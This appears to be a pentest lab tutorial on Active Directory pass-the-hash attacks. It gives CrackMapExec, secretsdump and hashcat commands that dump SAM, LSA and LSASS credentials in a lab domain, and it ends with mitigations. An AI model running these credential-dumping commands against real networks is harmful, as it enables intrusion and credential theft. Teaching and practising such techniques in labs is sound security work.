> For the complete documentation index, see [llms.txt](https://ahmed-tarek.gitbook.io/security-notes/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://ahmed-tarek.gitbook.io/security-notes/notes/active-directory-pentesting/post-compromise-attacks/pass-attacks.md).

# Pass Attacks

### Introduction <a href="#id-3923" id="id-3923"></a>

In cybersecurity, pass attacks exploit the authentication mechanisms of networked systems by using hash credentials rather than plaintext passwords. These attacks allow lateral movement within a network, often bypassing conventional security restrictions.

### Methodology <a href="#id-2edb" id="id-2edb"></a>

**Step 1: Initial Setup with CrackMapExec**


CrackMapExec is a powerful **post-exploitation** tool for enumerating and exploiting Active Directory (AD) environments. First, we ensure that CrackMapExec is functioning correctly by viewing the available options:

```bash
crackmapexec --help
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*hT8qp46MzAfL_7pBcKxyqA.png" alt="" height="298" width="700"><figcaption><p>CrackMapExec</p></figcaption></figure>

**Step 2: Running SMB Commands**


To explore SMB (Server Message Block) shares and services, we can start by listing the help options specific to SMB:

```bash
crackmapexec smb --help
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*BSLUfFNw17iDOY8KnPWq1g.png" alt="" height="301" width="700"><figcaption><p>CrackMapExec — SMB</p></figcaption></figure>

We then connect to the network, specifying the **target subnet** and **credentials**. In this phase, we successfully obtain the credentials of the **Punisher** and **Spiderman** machines, allowing access to additional resources and revealing valuable information about other accessible systems on the network.

```bash
sudo crackmapexec smb 192.168.92.0/24 -u fcastle -d MARVEL.local -p Password1
```

The command uses **CrackMapExec** to scan the `192.168.92.0/24` subnet for SMB services. It attempts to authenticate with the username `fcastle` and password `Password1` on the domain `MARVEL.local`. If successful, it enumerates SMB shares and gathers information about the devices in the network. This is typically used for network reconnaissance and SMB vulnerability testing during penetration testing.

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*rsCq_rNd7C-Ce7hYftKcPQ.png" alt="" height="104" width="700"><figcaption></figcaption></figure>

**Step 3: Testing Authentication with Hashes**

We use the -H option to leverage hash-based authentication, which specifies NTLM hash values instead of plain-text passwords. This technique is crucial in pass-the-hash attacks, where plaintext passwords are unnecessary.

```bash
sudo crackmapexec smb 192.168.92.0/24 -u administrator -H <hash> --local-auth
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*Yrsdr2LHx_kpOKRblxlhNg.png" alt=""><figcaption><p>CrackMapExec — Local-auth</p></figcaption></figure>

**Step 4: Enumerating SAM Accounts and Shares**



SAM (Security Account Manager) databases and shared folders are common targets in network environments. Enumerating these allows us to view stored credentials and shared resources, providing insight into the network’s structure

**SAM Enumeration**

```bash
sudo crackmapexec smb 192.168.92.0/24 -u administrator -H <hash> --local-auth –sam
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*P6vMMzFlfv--opS5MzmOdQ.png" alt="" height="299" width="700"><figcaption><p>CrackMapExec — local-auth — Sam</p></figcaption></figure>

**Shared Folders Enumeration**

```bash
sudo crackmapexec smb 192.168.92.0/24 -u administrator -H <hash> --local-auth –shares
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*yzpmijqJxTJYRRR3C9Z0hA.png" alt="" height="235" width="700"><figcaption><p>CrackMapExec — local-auth — Shares</p></figcaption></figure>

**Step 5: Local Security Authority (LSA) Enumeration**



The Local Security Authority (LSA) maintains various security policies and account information. Accessing it provides further credential-based access.

```bash
sudo crackmapexec smb 192.168.92.0/24 -u administrator -H <hash> --local-auth –lsa
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*WUJL4eYwjnYAtUMTULs9Kw.png" alt="" height="291" width="700"><figcaption><p>CrackMapExec — local-auth — lsa</p></figcaption></figure>

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*ELmKUzJKjQmorTflNOB3sA.png" alt="" height="275" width="700"><figcaption><p>CrackMapExec — local-auth — lsa</p></figcaption></figure>

**Step 6: Listing All Available SMB Shares**



We use the `-L` option to enumerate SMB shares across the network. This step provides visibility into the shared resources accessible to the specified user, offering insight into sensitive data or high-privilege directories.

```bash
crackmapexec smb -L
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*D_EXrbJPh0aOGlRQcBnU3Q.png" alt="" height="300" width="700"><figcaption><p>Listing all available SMB share</p></figcaption></figure>

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*gHhaOZgRnLLKzNc7jxpiFw.png" alt="" height="291" width="700"><figcaption><p>Listing all available SMB share</p></figcaption></figure>


**Step 7: Running LSASSY Module**

Lsassy is an extraction tool that works alongside CrackMapExec to dump credentials from the Local Security Authority Subsystem Service (LSASS).

```bash
sudo crackmapexec smb 192.168.92.0/24 -u administrator -H <hash> --local-auth -M lsassy
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*6osL9VrKTbpTWqFb7zWmyQ.png" alt="" height="258" width="700"><figcaption><p>CrackMapExec — local-auth -lsassy</p></figcaption></figure>


**Step 8: Database Enumeration and Switch to CMEDB**

We switch to CMEDB, CrackMapExec’s integrated database module to manage and review data on extracted hosts. This module allows us to view host details and extracted data.

* Enter CMEDB

```bash
cmedb
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*evBXvVKI-XDnR7fXO67CjA.png" alt="" height="251" width="700"><figcaption></figcaption></figure>


**Check Hosts and Shares**

* hosts

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*qtQQrcLuyf4yF4pBuVRyPw.png" alt="" height="103" width="700"><figcaption></figcaption></figure>

* Shares

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*tK_NsjoQ55ovZXReFwcA-Q.png" alt="" height="156" width="700"><figcaption></figcaption></figure>

### Dumping and Cracking Hashes with Secrets Dump <a href="#id-9093" id="id-9093"></a>


SecretsDump is utilized to retrieve hashed credentials from systems, providing direct access to SAM hashes.

1. **Dumping Hashes with Credentials**

```bash
secretsdump.py MARVEL.local/fcastle:'Password1'@192.168.92.128
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*kUps5ubPh53Pu9Ge0weA7w.png" alt="" height="289" width="700"><figcaption><p>SecretsDump — fcastle</p></figcaption></figure>


&#x32;**. Using Alternate Credentials**

```bash
secretsdump.py MARVEL.local/pparker:'Password1'@192.168.92.137
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*Q4WRRvgdDVAJScSwj-43ig.png" alt="" height="306" width="700"><figcaption><p>SecretsDump — pparker</p></figcaption></figure>

3\. **Dumping Hashes with a Provided Hash**

```bash
secretsdump.py administrator@192.168.92.128 -hashes <hash>
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*ua4ccNLa760xdJ8uZtnzgw.png" alt="" height="300" width="700"><figcaption></figcaption></figure>

**Cracking Retrieved Hashes with Hashcat**


Once hashes are extracted, we proceed with cracking them to reveal passwords. After creating a file for the hashes:

· **Create a Hash File**


```bash
mousepad ntlm.txt
```

<figure><img src="https://miro.medium.com/v2/resize:fit:319/1*GDlBJDS3bTtaVgtqwSnjhA.png" alt="" height="70" width="319"><figcaption></figcaption></figure>


Then, paste the copied hash into this file.

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*Vxz66MBd7iU0ULJpK281pw.png" alt="" height="201" width="700"><figcaption></figcaption></figure>

· **Verify NTLM Hash Format**

```bash
hashcat --help | grep NTLM
```

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*jcTwC634swUhpKP4NRGkaQ.png" alt="" height="95" width="700"><figcaption></figcaption></figure>

· **Crack Hashes with Hashcat**


```bash
hashcat -m 1000 ntlm.txt rockyou.txt
```

* **hashcat**: This is the tool used for high-performance password cracking. Hashcat supports various hashing algorithms and allows us to perform dictionary, brute-force, and hybrid attacks.
* **-m 1000**: The `-m` option specifies the hashing algorithm. In this case, `1000` is the mode identifier for NTLM hashes. NTLM is a hash format used mainly by Windows operating systems to store password hashes. The mode `1000` tells Hashcat that the hashes in the file `ntlm.txt` are NTLM hashes and to use the appropriate algorithm.
* **ntlm.txt**: This is the input file containing the NTLM hashes to be cracked.
* **rockyou.txt**: This is the wordlist or dictionary file used by Hashcat to attempt cracking the hashes.

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*FQMu4c7qTLqQovA9BEXXPw.png" alt="" height="296" width="700"><figcaption></figcaption></figure>

<figure><img src="https://miro.medium.com/v2/resize:fit:700/1*Qlp5XnXKUjyJCEvILNBwRw.png" alt="" height="389" width="700"><figcaption><p>Hash Cracked</p></figcaption></figure>

### Mitigations <a href="#id-10ec" id="id-10ec"></a>

**Pass the Hash / Pass the Password**

While it is challenging to fully prevent pass attacks, several mitigations can significantly raise the difficulty for attackers:

1. **Limit Account Re-use**

o **Unique Passwords for Each Local Administrator Account:** Avoid re-using the same password across different local administrator accounts.

o **Disable Guest and Built-In Administrator Accounts:** Disabling these accounts reduces attack entry points, as they are often default targets.

o **Apply the Principle of Least Privilege:** Restrict local administrator rights to only essential personnel and systems to minimize the risk and impact of an account being compromised.

2\. **Utilize Strong Passwords**

o **Enforce Long and Complex Passwords:** Require passwords longer than 14 characters with a mix of upper and lower case letters, numbers, and symbols. Stronger passwords increase the difficulty of successful brute force and pass-the-hash attacks.

3\. **Multi-Factor Authentication (MFA)**

o Adding MFA, especially for privileged accounts, greatly enhances security by requiring additional verification steps beyond just the password or hash.

4\. **Network Segmentation and Isolation**

o **Separate High-Risk and Critical Systems:** Segment the network so that high-value assets, such as domain controllers and critical servers, are isolated from other network zones. This restricts lateral movement if one account or machine is compromised.


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:

```
GET https://ahmed-tarek.gitbook.io/security-notes/notes/active-directory-pentesting/post-compromise-attacks/pass-attacks.md?ask=<question>&goal=<endgoal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.